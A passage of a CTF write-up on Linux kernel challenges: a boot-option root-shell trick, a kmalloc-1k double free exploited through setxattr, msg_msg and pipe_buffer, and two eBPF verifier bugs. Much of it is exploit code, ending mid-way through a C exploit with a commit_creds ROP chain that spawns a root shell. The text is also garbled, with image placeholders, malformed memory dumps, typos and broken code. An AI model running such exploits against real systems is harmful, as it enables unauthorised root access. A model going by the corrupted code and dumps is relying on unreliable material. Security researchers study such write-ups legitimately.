After successfully entering the UI interactive interface, you only need to add a new boot item through the menu and set the parameter `rdinit` to `/bin/sh` and then enter the operating system through it to gain root access

At first, I didn't think that the step of adding boot options could be a pitfall... In fact, you can compile a copy of the original OVMF.fd, then enter `Boot Maintenance Manager`->`enter Boot Options`->`select Add Boot Option`->`select the kernel image bzImage`->`set the boot item name rootshell`->`set the additional parameters for the kernel boot console=ttyS0 initrd=rootfs.img rdinit=/bin/sh quiet`->`finally return to the main page and select the boot option menu`->`find the item rootshell`

---

Challenge attachment and exploit: <https://github.com/yikesoftware/d3ctf-2022-pwn-d3guard>

---

# d3kheap

## Analysis

In this problem a kernel module called `d3kheap.ko` is loaded, which only provide you with the function of **allocating** and **freeing** objects in the size of 1024. It's easy to reverse so here comes the source code:

```
long d3kheap_ioctl(struct file * __file, unsigned int cmd, unsigned long param)
{
    spin_lock(&spin);

    switch (cmd)
    {
        case OBJ_ADD:
            if (buf)
            {
                printk(KERN_ALERT "[d3kheap:] You already had a buffer!");
                break;
            }
            buf = kmalloc(1024, GFP_KERNEL);
            ref_count++;
            printk(KERN_INFO "[d3kheap:] Alloc done.\n");
            break;
        case OBJ_EDIT:
            printk(KERN_ALERT "[d3kheap:] Function not completed yet,
because I'm a pigeon!");
            break;
        case OBJ_SHOW:
            printk(KERN_ALERT "[d3kheap:] Function not completed yet,
because I'm a pigeon!");
            break;
        case OBJ_DEL:
            if (!buf)
            {
                printk(KERN_ALERT "[d3kheap:] You don't have a buffer!");
                break;
            }
            if (!ref_count)
            {
                printk(KERN_ALERT "[d3kheap:] The buf already free!");
                break;
            }
            ref_count--;
            kfree(buf);
            printk(KERN_INFO "[d3kheap:] Free done.\n");
            break;
        default:
            printk(KERN_ALERT "[d3kheap:] Invalid instructions.\n");
            break;
    }

    spin_unlock(&spin);

    return 0;
}
```

Global variables have their initialized value as follow:

```
static void *buf = NULL;
static int ref_count = 1;
```

According to the ioctl function, we can simply know that we can only allocate once. Every time we make a free, the `ref_count` will minus 1, and we can't release anymore when the `ref_count` become 0.

We can easily find out that the bug is the wrong initialization of `ref_count`, which causes a double free in kernel space.

## Exploit

Because of the simple check in slab\_free (just like what glibc does in fastbin, which check the first object of the freelist), we cannot make the double free simple, but to transform it into a Use After Free.

### Construct the UAF

Firstly we need to get a UAF, it's simply to make it as follow:

- allocate an object in size of 1024
- free it
- allocate it on other structures(victim)
- free it

Though the victim is still in use, **the slab allocator treat it as a free object**, therefore the UAF has been done. And the next object that the slab is going to allocate will be the victim because of LIFO on freelist.

### Use `setxattr` syscall to modify the free object.

Now let's thinking about how to modify a free object. I'd like to introduce a special syscall called `setxattr`. Besides its own function, we can use it to allocate almost arbitrary size of object in kernel space.

Take a look at the source code of setxattr, it calls the `setxattr()` as follow:

```
SYS_setxattr()
path_setxattr()
setxattr()
```

Now let's have a look in it:

```
static long
setxattr(struct dentry *d, const char __user *name, const void __user *value,
         size_t size, int flags)
{
    //...
    kvalue = kmalloc(size, GFP_KERNEL);
    if (!kvalue)
        return -ENOMEM;
    if (copy_from_user(kvalue, value, size)) {
        //...
    }
}
```

```

    kvfree(kvalue);

    return error;
}

```

The `value` and the `size` can be set by the usermode caller, which means that **we can allocate an object in arbitrary size and modify it**, and after that it'll be released again, which means that **we can modify the victim by setxattr again and again**

What's not perfect is that the free objects in slab connected together as a linked list, which means that we cannot control the 8 bytes at the location `kmem_cache->offset` of the object. But it also provide us another convenience(you'll see it soon).

### use msg\_msg to make a arbitrary read in kernel space

Now we have the "primitive of write", and we need to find the "primitive of read". There're a group of syscalls for IPC:

- msgget: create a message queue
- msgsnd: send a message to specific message queue
- msgrcv: receive a message from specific message queue

When we create a message queue, an instance of `msg_queue` will be created in kernel space to represent it:

```

/* one msq_queue structure for each present queue on the system */
struct msg_queue {
    struct kern_ipc_perm q_perm;
    time64_t q_stime;          /* last msgsnd time */
    time64_t q_rtime;          /* last msgrcv time */
    time64_t q_ctime;          /* last change time */
    unsigned long q_cbytes;     /* current number of bytes on queue */
    unsigned long q_qnum;       /* number of messages in queue */
    unsigned long q_qbytes;     /* max number of bytes on queue */
    struct pid *q_lspid;        /* pid of last msgsnd */
    struct pid *q_lrpid;        /* last receive pid */

    struct list_head q_messages;
    struct list_head q_receivers;
    struct list_head q_senders;
} __randomize_layout;

```


And when we call the `msgsnd` syscall to send a message in specific size, a `msg_msg` will be created in kernel space:

```


/* one msg_msg structure for each message */
struct msg_msg {
    struct list_head m_list;
    long m_type;
    size_t m_ts;           /* message text size */
    struct msg_msgseg *next;
    void *security;
    /* the actual message follows immediately */
};

```


These two structures consist of a double-linked list in kernel space as follow:



If there's only a message in the queue, it looks like this:



The structure of `msg_msg` is as follow:



We can allocate a `msg_msg` in size of 1024 as the victim, and use the `setxattr` syscall to modify the `m_ts` of its header, to achieve **a read out of the boundary** on the "heap" of the kernel.

What's more is that the modification of `msg_msg->next` can make an **arbitrary read** in kernel space. But the original `msgrecv` will unlink from the double-linked list, which can surely cause a kernel panic because of wrong `m_list`. Fortunately we can set the `MSG_COPY` flag while calling `msgrecv()`, which **make a copy of the message but not to unlink it**, so that we can read the victim again and again.

The process of reading out of the boundary is simple, just use the `setxattr` to set the `msg_msg->next` to `NULL` as well as the `msg_msg->m_ts` to `0x1000 - 0x30` (max size while the `next` is `NULL`)

But what we can get from reading out of boundary is limited, we need to make a wider search in kernel space. It's easy to know that we can get an arbitrary read in kernel space by modifying the `msg_msg->next`, but let's take a look into `copy_msg()` first: it keeps copying the data according to the `next` of `msg_msg` and `msg_msged`, so if it's an invalid pointer, it'll surely cause the kernel panic.

```
struct msg_msg *copy_msg(struct msg_msg *src, struct msg_msg *dst)
{
    struct msg_msgseg *dst_pseg, *src_pseg;
    size_t len = src->m_ts;
    size_t alen;

    if (src->m_ts > dst->m_ts)
        return ERR_PTR(-EINVAL);

    alen = min(len, DATALEN_MSG);
    memcpy(dst + 1, src + 1, alen);

    for (dst_pseg = dst->next, src_pseg = src->next;
         src_pseg != NULL;
         dst_pseg = dst_pseg->next, src_pseg = src_pseg->next) {

        len -= alen;
        alen = min(len, DATALEN_SEG);
        memcpy(dst_pseg + 1, src_pseg + 1, alen);
    }

    dst->m_type = src->m_type;
    dst->m_ts = src->m_ts;

    return dst;
}
```


So we need to **use a valid address on "kernel heap" wto search** and make sure **all addresses on the "next" list if valid, and end with a NULL**. How?

Now rethinking of the slab allocator, when we call the kmalloc, it allocates pages from buddy system and divides that in to specific size, and one of them will be send back to the caller. For the size of 1024, **4 continuous pages will be allocated by slab**, divided into 16 objects.

```
$ sudo cat /proc/sla
Password:
slabinfo - version: 2.1
# name          <active_objs> <num_objs> <objsize> <objperslab> <pagesperslab>
: tunables <limit> <batchcount> <sharedfactor> : slabdata <active_slabs>
<num_slabs> <sharedavail>
# ...
kmalloc-1k          3341   3584   1024    16     4 : tunables      0      0      0 :
slabdata    224     224      0
# ...
```

If we spray many `msg_msg` in size 1024, some of them will located on the continuous 4 pages, and when we make a reading out of boundary from one of them, we can easily get the header of other `msg_msg`, which gives us an address on the "kernel heap"

But what it points to? Let's focus on this picture again: when there's only one message in the queue, the `msg_msg->m_list` points to the `msg_queue->q_message`, and it does the same on the opposite direction.



If we make the `msg_msg->next` point back to the `msg_queue`, we can simply read out the address of `msg_msg`, and the address of the layout there is known to us, then we can search from the address we know so that at every time of search we can choose a NULL as the `msg_msg->next->next` to prevent kernel panic, which means that we can read through the memory continuously now. Fortunately the `msg_queue->q_lrpid` is NULL when we hadn't called the `msgrcv`, so that we can point to there firstly to read the `msg_queue`.

```
[-----data dump----][121] 0xfffff931e428b5400 0x1111931e428b5400  
[-----data dump----][122] (nil) 0xfffff931e42a6d5d0 0xfffff931e42a6d5d0  
[-----data dump----][123] 0xfffff931e42a6d5c0 0xfffff931e42a6d5e0  
[+] We got heap leak! kheap: 0xfffff931e42a6d5c0 0x0000000000000000  
0xfffff931e42a6d600: 0x0000000000000000 0x0000000000000000  
0xfffff931e42a6d5b8: 0x0000000000000000 0xfffff931e428b5400  
0xfffff931e42a6d5c8: 0xfffff931e428b5400 0xfffff931e42a6d5d0  
0xfffff931e42a6d5d8: text 0xfffff931e42a6d5d0 buf[i]);  
...
```

Now it comes to the process of leaking the base of the `.text`. Though we can get many kernel address while searching through the kernel space, we still need a proper way to calculate. I choose a fucking silly way there: generate every possible address that we may hit as a dictionary, and query it while we get the kernel pointer. If it miss the query, just search again.

### construct an A->B->A freelist to hijack new structure

Now it comes to the privilege. There're two basic way to gain the privilege in kernel pwn: modify the cred or hijack the RIP. I prefer the later one.

To achieve this, we need to allocate it at somewhere else, so we need to repair the header of `msg_msg` firstly and put it back into the slab. We can just use the `setxattr` to do it. Some of you may doubt that the connection of freelist may crash the header of `msg_msg` again, but there's a feature of slab:

- Unlike how glibc work on `ptmalloc2`, the slab set the pointer of next free object at the location `kmem_cache->offset`

In my own test the `kmem_cache->offset` is always larger than the header of `msg_msg`, so we can repair it safely.

Because of the lack of protection in `s1ub_free()`, we can just construct an A->B->A freelist (just like what we do in userspace pwning of heap)


### use the pipe\_buffer to hijack RIP

Finally I choose the `pipe_buffer` to hijack the RIP. When a pipe is created, many of them will be generated, which allocate an object of size 1024 to cover them.

```
/**  
 * struct pipe_buffer - a linux kernel pipe buffer  
 * @page: the page containing the data for the pipe buffer  
 * @offset: offset of data inside the @page  
 * @len: length of data inside the @page  
 * @ops: operations associated with this buffer. See @pipe_buf_operations.  
 * @flags: pipe buffer flags. See above.  
 * @private: private data owned by the ops.  
 */  
  
struct pipe_buffer {  
    struct page *page;  
    unsigned int offset, len;  
    const struct pipe_buf_operations *ops;  
    unsigned int flags;  
    unsigned long private;  
};
```

When we close the pipe, the `pipe_buffer->pipe_buffer_operations->release` will be triggered, so we just need to hijack its ops to somewhere on our UAF object: we can simply calculate its address by the address of the `msg->msg` we just leak before.

Finally it just comes to the normal ROP way: choose a gadget to make the stack migration and ROP. The `rsi` register now points to our UAF object so I choose a gadget of `push rsi ; pop rsp ; pop 4 vals ; ret` to do it.



### More...

I'm so sorry that the binary file of exploit was packed unconsciously in the rootfs.cpio together, which gave you a bad experience of pwning. SORRYYYYYYYYYYYY!!! 🙏🙏🙏

Besides my official solution, I think the following ways are also available:

- Because the whole file system are base on the RAM, you can search through the memory to find out the flag(I don't recommend it)

- Use other struct to hijack the RIP and construct the ROP on the `pt_regs`
- Find a way to leak the slab cookie and hijack the freelist:
  - leak out the kernel base and hijack some global pointer (like `n_tty_ops`)
  - use the prctl to modify the `comm` of `current_task` and search through the memory to find out the cred, then modify it
- use 0day or some 1day that I don't know to exploit the kernel itself

## d3bpf

This challenge is an introductory challenge of Linux kernel ebpf exploit. The main reference is [this article](#). Part of the exp also used the code of the author. In fact, you can solve this challenge by referring to this article. Many thanks to the author of this article!

### 1. Analysis

When `CONFIG_BPF_JIT_ALWAYS_ON` is in effect (which is the case for the kernel used in this challenge), the ebpf bytecode is loaded into the kernel and passes a verifier first. After ensuring that there is no danger in the code, it is then jit compiled into machine code. Then, when triggered, the jited code will be executed.

Therefore, if the verifier judgment is wrong, it is possible to inject illegal code via ebpf to achieve privilege escalation.

The diff file is included in the attachment, you can find there is a vulnerability added.

```
...
diff --git a/kernel/bpf/verifier.c b/kernel/bpf/verifier.c
index 37581919e..8e98d4af5 100644
--- a/kernel/bpf/verifier.c
+++ b/kernel/bpf/verifier.c
@@ -6455,11 +6455,11 @@ static int adjust_scalar_min_max_vals(struct
bpf_verifier_env *env,
                                scalar_min_max_lsh(dst_reg, &src_reg);
                break;
        case BPF_RSH:
-               if (umax_val >= insn_bitness) {
-                   /* Shifts greater than 31 or 63 are undefined.
-                      * This includes shifts by a negative number.
-                      */
-                   mark_reg_unknown(env, regs, insn->dst_reg);
+               if (umin_val >= insn_bitness) {
+                   if (alu32)
+                       __mark_reg32_known(dst_reg, 0);
+                   else
+                       __mark_reg_known_zero(dst_reg);
+               }
+               break;
}
if (alu32)
...
}
```

Under the X86\_64 architecture, if the operand is greater than 63, the part greater than 63 is ignored (i.e. only the lower 6 bits of the operand are valid) for a right-shift operation on a 64-bit register. So if we do an operation like `BPF_REG_0 >> 64` (and it passes the verifier's test), after the ebpf code is compiled by jit, the resulting assembly code may look like this: `shr rax, 64`, and after the code is executed, `BPF_REG_0` should still be 1.

But this is architecture-dependent, and different architectures may behave differently, so we can see that the pre-patch verifier will set the range of the register to unknown when it processes the operation. However the post-patch verifier will set the register directly to 0. If we set the register to 1 in advance and perform a 64-bit right-shift operation on it, we will get a register that is 1 at runtime, but the verifier is sure it is 0. If we set the register to 1 in advance, we will get a register with a runtime value of 1, but the verifier will believe it is 0.

## 2. exploit

After we obtain such a register, we can bypass the verifier's range detection for pointer arithmetic. This is easy to achieve. Assuming that `EXP_REG` is a register with a runtime value of 1 that the verifier determines to be 0, just multiply `EXP_REG` by arbitrary value, add it to a pointer, and the verifier will believe that the operation will be `ptr + 0`, but it will actually be `ptr + arbitrary_val`.

However, after the ebpf bytecode passes the verifier's detection, some patches (This **patch** refers to some bpf instructions added to the incoming ebpf bytecode before certain dangerous operations. The added bytecode will be added to the code after jit compilation as a runtime detection) are added to the bytecode via `fixup_bpf_calls` before the code is generated by jit, where such patches are added for BPF\_ADD or BPF\_SUB operations on pointers (ptr) and scalars (scalar).

```
...
if (isneg)
    *patch++ = BPF_ALU64_IMM(BPF_MUL, off_reg, -1);
*patch++ = BPF_MOV32_IMM(BPF_REG_AX, aux->alu_limit - 1);
*patch++ = BPF_ALU64_REG(BPF_SUB, BPF_REG_AX, off_reg);
*patch++ = BPF_ALU64_REG(BPF_OR, BPF_REG_AX, off_reg);
*patch++ = BPF_ALU64_IMM(BPF_NEG, BPF_REG_AX, 0);
*patch++ = BPF_ALU64_IMM(BPF_ARSH, BPF_REG_AX, 63);
if (issrc) {
    *patch++ = BPF_ALU64_REG(BPF_AND, BPF_REG_AX,
        off_reg);
...
}
```

The `off_reg` refers to the scalar that will be added to the `ptr`. `alu_limit` is the maximum value that the pointer can accept for the operation (the verifier keeps track of the value of the `ptr` to calculate the maximum value that is guaranteed not to overflow after the ALU operation). When the code after the patch is executed, if the value of `off_reg` is greater than `alu_limit`, or if they have opposite signs, then `off_reg` will be set to 0, and it is assumed that the pointer operation will not occur.

But at this point we have a register with a runtime value of 1 and a verifier identified as 0, so it's actually easy to bypass this patch.

```
BPF_MOV64_REG(BPF_REG_0, EXP_REG),
BPF_ALU64_IMM(BPF_ADD, OOB_REG, 0x1000),
BPF_ALU64_IMM(BPF_MUL, BPF_REG_0, 0x1000 - 1),
BPF_ALU64_REG(BPF_SUB, OOB_REG, BPF_REG_0),
BPF_ALU64_REG(BPF_SUB, OOB_REG, EXP_REG),
```

Here OOB\_REG is a pointer point to the start address of an oob\_map, EXP\_REG is a register with a runtime value of 1, and the verifier determines it to be 0. First add 0x1000 to oob\_map, then subtract the pointer back to the start address of the oob\_map by EXP\_REG, the verifier will still think that OOB\_MAP is pointing to `&oob_map + 0x1000`, so when subtracting OOB\_MAP afterwards, the alu\_limit of patch will still be 0x1000, and overflow to lower address can be achieved.

After oob can be achieved, the most direct thing is that we can implement leak, in front of oob\_map is a bpf\_map metadata, which stores the address of a dummy table, the dummy table is in the .text section of the kernel, load out to achieve leaking.

```
BPF_ALU64_IMM(BPF_MUL, EXP_REG, OFFSET_FROM_DATA_TO_PRIVATE_DATA_TOP),  
BPF_ALU64_REG(BPF_SUB, OOB_REG, EXP_REG),  
BPF_LDX_MEM(BPF_DW, BPF_REG_0, OOB_REG, 0),  
BPF_STX_MEM(BPF_DW, STORE_REG, BPF_REG_0, 8),  
BPF_EXIT_INSN()
```

Arbitrary address reads can be achieved with the `obj_get_info_by_fd` function. This function returns the value of `bpf->id`. The btf pointer can be modified by overflow to read at any address.

```
//kernel/bpf/syscall.c  
if (map->btf) {  
    info.btf_id = btf_obj_id(map->btf);  
    info.btf_key_type_id = map->btf_key_type_id;  
    info.btf_value_type_id = map->btf_value_type_id;  
}
```

By hijacking the virtual table in the oob\_map metadata, we can implement arbitrary function calls. In order to hijack the virtual table, we need to write some data to the kernel and we need to know the address of that data. I copied the kernel's radix tree to search from `init_pid_ns` to the `task_struct` of this process, then get the `fd_table`, then find out the address of `bpf_map`, read out the value of `bpf_map->private_data` to get the address of a map, then write `work_for_cpu_fn` to hijack the `map_get_next_key` pointer, and call this function to execute `commit_cred(&init_cred)` to achieve the privilege escalation.

The code for searching the base tree is rather long, so I won't put it here; the full exp is in [my GitHub repository](#).

## more...

As written at the beginning of the article, the main reference for this question was the exploitation of CVE-2021-3490. In fact, I am also a beginner in kernel exploitation, and only after learning the exploitation did I come up with this question. As the new version of the kernel has added some mitigations of ALU operations, so this method of utilization has actually failed, in order to create a introductory challenge, i chose an older version of the kernel, but forgot to patch off CVE-2021-3490, some use the public exp of the CVE to change the offset on the pass, giving you a very bad experience of doing the problem, I would like to offer my most sincere apologies.

Although the new version adds mitigation, it is still exploitable for similar vulnerabilities, please take a glimpse at the challenge d3bpf-v2.

## bpf-v2

This challenge was mainly inspired by [this email](#), thanks a lot to **@tr3e!**

In the new version of kernel, both verifier and ALU sanitizer have been enhanced to detect that the exploit mentioned in the previous question is completely disabled, but with the help of `bpf_skb_load_bytes` function we can still exploit the bug.

`bpf_skb_load_bytes` can read data from a socket onto the bpf stack, as written in the man page

```
long bpf_skb_load_bytes(const void *skb, u32 offset, void *to,  
u32 len)
```

### Description

This helper was provided as an easy way to load data from a packet. It can be used to load `len` bytes from `offset` from the packet associated to `skb`, into the buffer pointed by `to`.

Since Linux 4.7, usage of this helper has mostly been replaced by "direct packet access", enabling packet data to be manipulated with `skb->data` and `skb->data_end` pointing respectively to the first byte of packet data and to the byte after the last byte of packet data. However, it remains useful if one wishes to read large quantities of data at once from a packet into the eBPF stack.

Return 0 on success, or a negative error in case of failure.

If we can make `len` larger than the length of the buf on the stack, we can just stack overflow. Since the added vulnerability allows us to get a register with a runtime value of 1 that the verifier determines to be 0, it is easy to specify a very long `len` and fool the verifier.

The only problem is leaking, perhaps through the overflow to modify the bpf stack pointer variables to achieve arbitrary address read, but I found in debugging the new version of the kernel in the ebpf program crash (such as 0 address access) does not cause the kernel to reboot (Because this is a "soft panic", soft panic does not panic directly when `/proc/sys/kernel/panic_on_oops` is 0. It seems that by default it is 0, as in Ubuntu 20.04. In ctf's kernel pwn challenges, the soft panic is usually made to cause a direct kernel reboot by `oops = panic` in the qemu boot entry, probably because you don't want to be leaked by crashing and printing the log), but also hit some address information, the author will be directly through this way to complete the leak.

Since it is possible to overflow the stack, the subsequent exploitation is very simple and will not be repeated here.

### exp

```
// x86_64-buildroot-linux-uclibc-cc core.c bpf_def.c bpf_def.h kernel_def.h -Os -  
static -masm=intel -s -o exp  
#include <stdio.h>  
#include <stdint.h>  
#include <stdlib.h>  
#include <string.h>
```

```

#include <unistd.h>
#include <linux/bpf.h>
#include <linux/bpf_common.h>
#include <sys/types.h>
#include <signal.h>
#include "kernel_def.h"
#include "bpf_def.h"

void error_exit(const char *msg)
{
    puts(msg);
    exit(1);
}

#define CONST_REG    BPF_REG_9
#define EXP_REG     BPF_REG_8

#define trigger_bug() \
/* trigger the bug */          \
BPF_MOV64_IMM(CONST_REG, 64),      \
BPF_MOV64_IMM(EXP_REG, 0x1),      \
/* make exp_reg believed to be 0, in fact 1 */      \
BPF_ALU64_REG(BPF_RSH, EXP_REG, CONST_REG),      \
BPF_MOV64_REG(BPF_REG_0, EXP_REG)

void get_root()
{
    if (getuid() != 0)
    {
        error_exit("[-] didn't got root\n");
    }
    else
    {
        printf("[+] got root\n");
        system("/bin/sh");
    }
}

size_t user_cs, user_gs, user_ds, user_es, user_ss, user_rflags, user_rsp;
void get_userstat()
{
    __asm__(".intel_syntax noprefix\n");
    __asm__ volatile(
        "mov user_cs, cs;\\" 
        "mov user_ss, ss;\\" 
        "mov user_gs, gs;\\" 
        "mov user_ds, ds;\\" 
        "mov user_es, es;\\" 
        "mov user_rsp, rsp;\\" 
        "pushf;\\" 
        "pop user_rflags");
//    printf("[+] got user stat\n");
}

int main(int argc, char* argv[])
{
    if (argc == 1)
    {

```

```

// use the crash to leak
struct bpf_insn oob_test[] = {
    trigger_bug(),
    BPF_ALU64_IMM(BPF_MUL, EXP_REG, (16 - 8)),
    BPF_MOV64_IMM(BPF_REG_2, 0),
    BPF_MOV64_REG(BPF_REG_3, BPF_REG_10),
    BPF_ALU64_IMM(BPF_ADD, BPF_REG_3, -8),
    BPF_MOV64_IMM(BPF_REG_4, 8),
    BPF_ALU64_REG(BPF_ADD, BPF_REG_4, EXP_REG),
    BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_skb_load_bytes),
    BPF_EXIT_INSN()
};

char write_buf[0x100];
memset(write_buf, 0xAA, sizeof(write_buf));
if (0 != run_bpf_prog(oob_test, sizeof(oob_test) / sizeof(struct
bpf_insn)), NULL, write_buf, 0x100))
{
    error_exit("[-] Failed to run bpf program\n");
}
else if (argc == 2)
{
    get_userstat();
    signal(SIGSEGV, &get_root);
    size_t kernel_offset = strtoul(argv[1], NULL, 16);
    printf("[+] kernel offset: 0%lx\n", kernel_offset);
    size_t commit_creds = kernel_offset + 0xffffffff810d7210;
    size_t init_cred = kernel_offset + 0xffffffff82e6e860;
    size_t pop_rdi_ret = kernel_offset + 0xffffffff81097050;
    size_t swapgs_restore_regs_and_return_to_usermode = kernel_offset +
0xffffffff81e0100b;
    size_t rop_buf[0x100];
    int i = 0;
    rop_buf[i++] = 0xDEADBEEF13377331;
    rop_buf[i++] = 0xDEADBEEF13377331;
    rop_buf[i++] = pop_rdi_ret;
    rop_buf[i++] = init_cred;
    rop_buf[i++] = commit_creds;
    rop_buf[i++] = swapgs_restore_regs_and_return_to_usermode;
    rop_buf[i++] = 0;
    rop_buf[i++] = 0;
    rop_buf[i++] = &get_root;
    rop_buf[i++] = user_cs;
    rop_buf[i++] = user_rflags;
    rop_buf[i++] = user_rsp;
    rop_buf[i++] = user_ss;
    struct bpf_insn oob_test[] = {
        trigger_bug(),
        BPF_ALU64_IMM(BPF_MUL, EXP_REG, (0x100 - 8)),
